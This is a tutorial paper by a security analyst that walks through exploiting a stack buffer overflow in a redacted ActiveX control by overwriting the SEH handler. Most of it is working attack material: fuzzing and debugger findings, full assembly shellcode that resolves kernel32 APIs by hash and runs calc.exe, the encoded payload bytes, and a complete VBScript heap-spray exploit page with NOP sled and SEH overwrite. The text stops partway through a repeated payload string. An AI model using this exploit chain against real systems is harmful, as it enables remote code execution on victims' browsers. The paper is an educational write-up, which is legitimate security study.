Steps Involved in Exploiting a Buffer Overflow Vulnerability using a SEH Handler

By

Ronnie Johndas
Security Analyst, Honeywell

Contents

1. Abstract 3
2. Detecting a Buffer-Overflow 3
3. Finding the Location of Buffer Flow 4
4. Finding the Cause of Buffer-Overflow 5
5. Writing the Exploit Code 9
6. Putting Everything together in a Script file 14
7. Conclusion 19
8. Bibliography 20

1. Abstract

In this paper, we are going to see an exploit which uses buffer overflow vulnerability in an application to overwrite the SEH handler. This paper will outline all the steps necessary to exploit such a vulnerability, from detecting the point of buffer overflow in the application, to writing an exploit. The exploit uses an Activex control (XXXXX.dll) having buffer overflow vulnerability as a sample application, using this we can test out remote buffer overflow exploit.

The only tools you need here are COMRaider, a Debugger, VC++ 6 IDE; COMRaider is fuzzer tool for fuzzing interfaces of the Activex components in the application, the debugger to find the actual location of the overflow and VC++ to write the exploit code.

The steps we see here can be automated with various tools such as Metasploit but to get a better understanding, all the steps are performed manually.

2. Detecting a Buffer-Overflow

The presence of a buffer overflow can be seen by an ACCESS_VIOLATION message when we run COMRaider against the Activex control



Image 01

The COMRaider tool injects random length string into the member of the interfaces of the activex control (if they are fuzzable), in this case a string of length 1044 bytes was entered which caused an ACCESS_VIOLATION exception which was reported to the COMRaider. This tool significantly reduces the time to detect a buffer overflow in an

Activex control. The image shows the location where the access violation occurred, which is 7C809813.

3. Finding the Location of Buffer Flow

In this section we will see how to find the buffer-overflow in a debugger, this is comparatively easy since we know the instruction that is causing the problem LOCK XADD [ECX], EAX (from Image01) which is in the Module Kernel32.dll, now this exception is access violation, we have to be careful about one thing and, that is, we need to set our debugger such that this kind of exception is not absorbed by our debugger, if it is absorbed then the exception point will not be reported, if everything works fine you can the see the instruction high lighted in your debugger.

This instruction appears in Kernel32.dll and this dll will be loaded into process space when the process is loaded into memory by the debugger this is done even before the process begins execution, we know that the location of the exception causing instruction is 7C809813. We can use the debugger to jump to this address location and place a hardware breakpoint, this address will always be static, which is true for all system DLL's like ntdll, USER32 etc.



Image 02

As we can see in the above snapshot the registers ECX, ESI are overwritten. And we can see that in the instruction

LOCK XADD [ECX], EAX

ECX is being used to address into the Segment pointed to by DS segment register. Hence from this we can conclude that we can overwrite any 4 byte location with in the DS segment with a -1. This in itself may lead to some serious security issues. But we have an easier method to exploit this vulnerability which is by overwriting the SEH handler.

Returning to the issue, the instruction when executed will lead to a ACCESS_VIOLATION exception, which can be handled by a registered exception handler, the record for these exception handlers are kept in the stack and most probably at a higher Stack location which makes them vulnerable to stack overflow, These SEH records are kept in the form of a chain, the top-most being the user registered exception handler if any handlers are registered by the user. And the last one points to Exception handler with in the Kernel32 module.

4. Finding the Cause of Buffer-Overflow

The previous section shows us the point where the exception is generated, but fails to tell us what is causing the exception, so we have to trace back to the point where the function Kernel32.InterLockedDecrement was called which contains our exception causing instruction.

Since we are doing this manually, we can look into the stack which is used to maintain the activation records, the latest record will contain a Call return address of the instruction following the call to the function InterLockedDecrement.



Image 03

As we can see here 1000C057 is the address that we require. Now let's move to that address



Image 04

At this address we can see that there seems to be nothing that can cause a buffer-overflow so for the time being we move down to the next activation record that points to 10004DF4.

At 10004DF4, by scrolling further up we can see that at address 10004DD7 there is a reference to function wsprintfA which is know to be a function vulnerable to buffer overflow attack and requires further investigation.

The function wsprintf according to MSDN:

*The **wsprintf** function formats and stores a series of characters and values in a buffer. Any arguments are converted and copied to the output buffer according to the corresponding format specification in the format string. The function appends a terminating null character to the characters it writes, but the return value does not include the terminating null character in its character count.*

lpOut

[out] Pointer to a buffer to receive the formatted output. The maximum size of the buffer is 1024 bytes.

lpFmt

[in] Pointer to a null-terminated string that contains the format-control specifications. In addition to ordinary ASCII characters, a format specification

for each argument appears in this string. For more information about the format specification, see the Remarks section.

…

[in] Specifies one or more optional arguments. The number and type of argument parameters depend on the corresponding format-control specifications in the lpFmt parameter.

Image 05

As mentioned there the maximum buffer size for this function is 1024 bytes, so it is capable of overwriting that many bytes in the stack depending on the inputs given to it. If the buffer allocated for accepting the formatted string is less than 1024 bytes, it will cause an overflow.

Next step is to set a breakpoint at 10004DDF which is the call to Wsprintf function and restart the application.



Image 06

In image 06 we can see that the location 0013ECC0 is chosen to output the formatted string which extends up to 0013EDBC which is 256 bytes



Image 07

As shown here, right below the end of buffer in image 07 (above it when their positions are considered in terms of stack layout). We can see a SEH record and using olly we can verify that it is the topmost SEH handler as shown below.



Image 08

Now if we can overwrite beyond 0013EDBC we can overwrite the SEH handler record. We found out that the length of string that is needed to reach the SEH record is 256 bytes + 8 bytes including the 0013EDC0 and 0013EDC4 (shown in Image 07) which have no relevance but needs to be overwritten to reach the SEH record.

So in total we need to write 264 bytes of data.



Image 09

Here we can see that another string is being printed at 0013ECC0 which spans 20 bytes. Hence the attacker controllable buffer is 264- 20 which is 244 bytes. And another 8 bytes to overwrite the SEH handler record.

Now we have all the data required to write our own exploit.

5. Writing the Exploit Code

Since this is a remote exploit we want it to be reliable. Hence we want a code that doesn't require hardcode addresses, that is, it is capable of searching and retrieving the required functions and running them with proper arguments.

The exploit code being used here does a very simple task of

1. Searching for the kernel32 base address in memory
2. Finding function with in the kernel32 using its export table

3. Executing the functions with proper arguments

The only functions being used in the exploit code is WinExec and ExitProcess. This is a fairly simple code that searches opens the windows calculator application and then exits the process.

The ideas for this shellcode are taken from the article “Understanding Windows Shellcode” by skape.[1]

The code uses the TOPSTACK technique simply because it is the lightest at 25 bytes to get the base address of kernel32. The technique starts by fetching the TEB address which can be found at fs:[0x18] and then fetching the address to the TOP of the stack for the current thread and then going 0x1c bytes into the stack where we will find an address that always points somewhere inside the kernel32.

Here’s the shellcode:

```
xor esi, esi
mov esi, fs:[esi + 0x18]
lodsd
lodsd
mov eax, [eax - 0x1c]
```

The code above shows the technique to recover kernel32 address mentioned above.

```
find_bottom_loop:
    dec eax
    xor ax, ax
    cmp word ptr [eax], 0x5a4d      // Look for Dos header Starting point "MZ" String
    jne find_bottom_loop            // this will be the base of Kernel32 base address
    mov ebp, eax                    // here the base address of Kernel32 function
    jmp find_function_finished
```

The loop here is used to get to the base address of kernel32 by searching for the MZ string, since the address we got from above is somewhere inside the kernel32.

```
// Part to get the Api name
api_find:
    mov eax, [ebp + 0x3c]           // skip over Dos header
    mov edx, [ebp + eax + 0x78]     // skip over Move to Export table address
    add edx, ebp                    // make it absolute by adding it base address
    mov ecx, [edx + 0x18]           // get the no of items count
    mov ebx, [edx + 0x20]           // get Export names table
    add ebx, ebp                    // make it absolute
find_function_loop:
```

```
        jecxz find_function_finished
        dec ecx
        mov esi, [ebx + ecx * 4]
        add esi, ebp
        xor edi, edi
        xor eax, eax
        cld
compute_hash_again:

// compute hash for the name pointed to by Export name table

        lodsb
        test al, al
        jz compute_hash_finished
        ror edi, 0xd
        add edi, eax
        jmp compute_hash_again
compute_hash_finished:
        cmp edi, [esp+0x04]

// compare it with stored hash value (ExitProcess) that we gave

        jnz find_function_loop
        mov ebx, [edx + 0x24]          // fetch ordinal table
        add ebx, ebp                   // make it absolute
        mov cx, [ebx + 2 * ecx]        // move the ordinal value form export table
        mov ebx, [edx + 0x1c]          // offset of address table
        add ebx, ebp                   // make it absolute
        mov eax, [ebx + 4 * ecx]       // extract address
        add eax, ebp
        ret
find_function_finished:
        push 0x0E8AFE98          // this contains the hash of WinExec string
        call api_find
        XOR EBX,EBX
        PUSH EBX
        PUSH 0x6578652E
        PUSH 0x636C6163
        PUSH 0x5C32336D
        PUSH 0x65747379
        PUSH 0x735C5357
        PUSH 0x4F444E49
        PUSH 0x575C3A43
        MOV EBX,ESP
        PUSH 5
        PUSH EBX
```

```
call eax                        // Calling WinExec
add esp,0x0c
push 0x73e2d87e                 // Hash of ExitProcess
call api_find
call eax                        // calling ExitProcess
```

The code uses the hash values of the string ("WinExec and ExitProcess") to search for the functions in Export table, these hash values use less amount of memory to store compared to storing whole strings in our shellcode. The hash is stored in 4 bytes.

The Code that computes the hash is given below:

```
char sym[]="WinExec";
    unsigned long int hash;
__asm
{
            lea esi,DWORD PTR sym
            xor edi, edi
            xor eax, eax
            cld
        compute_hash_again:
// compute hash for the name pointed to by Export name table
            lodsb
            test al, al
            jz compute_hash_finished
            ror edi, 0xd
            add edi, eax
            jmp compute_hash_again
        compute_hash_finished:
            mov hash,edi
}
```

This shell code is divided into functions:

1. Function to find Kernel32 base address.
2. function to find a given API

Because of this arrangement we can add to rest of the code without any problems and without using any hard coded addresses.

Now the next step is get the object code for code here, for this we need to create a executable of our shellcode by making it a complete program complete with a Main function and then compile it. Now the executable created has to be opened in a debugger.

Obejct Code that needs to be recoverd



Image 10

Now as shown in image 10 we have to find our shellcode with in the executable. And then dump the entire shellcode to a file, the file will contain the object code as well as Assembly code.

After that we need to get a string that only contains the object code,

For ex.

33F6648B7618…… etc

The bytes with in the object code need to be arranged in a certain way, depending on whether it is going into the stack or into the heap. This will be discussed later on in the paper.

6. Putting Everything together in a Script file

Here the final exploit will written using vbscript, since the file we are exploiting is a registered activex control, the script can access it using CLSID of the control.

The script performs the following tasks:

1. Initializes the control and creates an instance of the control
2. Creates a Heap-spray containing NOP sled and shellcode
3. Performs SEH record overwrite using the buffer overflow vulnerability of control

Here's the script that was used,

```
<object classid='xxxxxxxxxxxxxxxxxxxx' id='victim' />
<script language='vbscript'>

arg1=1
arg2=1

dim bigdummy(11000000)

i=0
while(i &lt; 244)
arg3=arg3 &amp; unescape("%90")
i=i+1
wend

' nop sled

i=0
while(i &lt; 815)
nop=nop + unescape("%u9090")
i=i+1
wend

' payload

payload=
unescape("%u3357%u64F6%u768B%uAD18%u8BAD%uE440%u6648%uC033%u8166%u4D38%u755A%u8BF5%uE
BE8%u8B44%u3C45%u548B%u7805%uD503%u4A8B%u8B18%u205A%uDD03%u31E3%u8B49%u8B34%uF503%u
FF33%uC033%uACFC%uC084%u0774%uCFC1%u030D%uEBF8%u3BF4%u247C%u7504%u8BE1%u245A%uDD03%
u8B66%u4B0C%u5A8B%u031C%u8BDD%u8B04%uC503%u68C3%uFE98%u0E8A%uB2E8%uFFFF%u5BFF%uDB33%
u6853%u652E%u6578%u6865%u6163%u636C%u6D68%u3233%u685C%u7379%u6574%u5768%u5C53%u6873
%u4E49%u4F44%u4368%u5C3A%u8B57%u6ADC%u5305%uD0FF%uC483%u6820%uD87E%u73E2%u76E8%uFFFF
%uFFFF%u5BD0")

i=0
while(i &lt; 10000)
bigdummy(i) = nop+payload
i=i+1
wend

arg3=arg3 &amp; unescape("%ff%ff%ff%ff")
arg3=arg3 &amp; unescape("%0C%0C%0C%0C")
arg4="defaultV"

victim. File arg1 ,arg2 ,arg3 ,arg4

</script>
```

```
i=0
```

Let’s go over the code,

```
while(i &lt; 244)
arg3=arg3 &amp; unescape("%90")
i=i+1
wend
```

As we have previously found out that the buffer length is 244 + 8 bytes to overwrite the SEH record. In this loop we create a string having length of 244 characters. This will stop just before overwriting the SEH record. It can be filled with any character other that %00.

Before we move ahead, some important differences between how data is entered into the stack and heap needs to be outlined.

Here are a few facts about stack:

1. the stack uses single byte to represent a character
2. The stack reserves bytes for the string with in the stack, by pulling the ESP down and then by starting to copy from the current position of the ESP (which will be at a lower address than the stack head) and moving to higher memory addresses. So our shellcode will be copied from a lower memory address to a higher one.

Because of these properties the shellcode can be used as it is without changing any kind of ordering.

Here’s the shellcode, hex encoding was used to encode the payload and the ordering of the bytes are intact.

```
%33%F6%64%8B%76%18%AD%AD%8B%40%E4%48%66%33%C0%66%81%38%4D%5A%75%F5%8B%E8%E
B%44%8B%45%3C%8B%54%05%78%03%D5%8B%4A%18%8B%5A%20%03%DD%E3%31%49%8B%34%8B%
03%F5%33%FF%33%C0%FC%AC%84%C0%74%07%C1%CF%0D%03%F8%EB%F4%3B%7C%24%04%75%E1%
8B%5A%24%03%DD%66%8B%0C%4B%8B%5A%1C%03%DD%8B%04%8B%03%C5%C3%68%98%FE%8A%0E
%E8%B2%FF%FF%FF%5B%33%DB%53%68%2E%65%78%65%68%63%61%6C%63%68%6D%33%32%5C%68
%79%73%74%65%68%57%53%5C%73%68%49%4E%44%4F%68%43%3A%5C%57%8B%DC%6A%05%53%F
F%D0%83%C4%20%68%7E%D8%E2%73%E8%77%FF%FF%FF%FF%D0%5B
```

Next we move to heap,

A few facts about heap:

1. The heap uses 2 bytes to represent characters. (UTF-16 format)
2. Since each character is 2 bytes, it will be read and written as 2 bytes, hence for that we need to be careful about the endianess of the data, in our case the 2 bytes must be arranged in a little endian manner. That is, 5733F664 must be written as %u3357%u64F6, as shown in the string, 33 must be at a higher memory address than 57 hence %u3357 will be the data sent to the memory where 57 will be at a lower memory address and 33 at a higher, assuming little endian representation.

Now moving ahead with the code

```
i=0
while(i &lt; 815)
nop=nop + unescape("%u9090")
i=i+1
wend
```

Here we are creating a NOP sled that has a size of 815 bytes, NOP sleds provides us with some flexibility in predicting the shellcode address, since we don't have to be exact about the shellcode address it just needs to fall somewhere within in the NOP sled and the shellcode will still be executed.

Here we are using a Unicode representation for the NOP sled meant to go into the heap.

```
payload=
unescape("%u3357%u64F6%u768B%uAD18%u8BAD%uE440%u6648%uC033%u8166%u4D38%u755A%u8BF5%uE
BE8%u8B44%u3C45%u548B%u7805%uD503%u4A8B%u8B18%u205A%uDD03%u31E3%u8B49%u8B34%uF503%u
FF33%uC033%uACFC%uC084%u0774%uCFC1%u030D%uEBF8%u3BF4%u247C%u7504%u8BE1%u245A%uDD03%
u8B66%u4B0C%u5A8B%u031C%u8BDD%u8B04%uC503%u68C3%uFE98%u0E8A%uB2E8%uFFFF%u5BFF%uDB33%
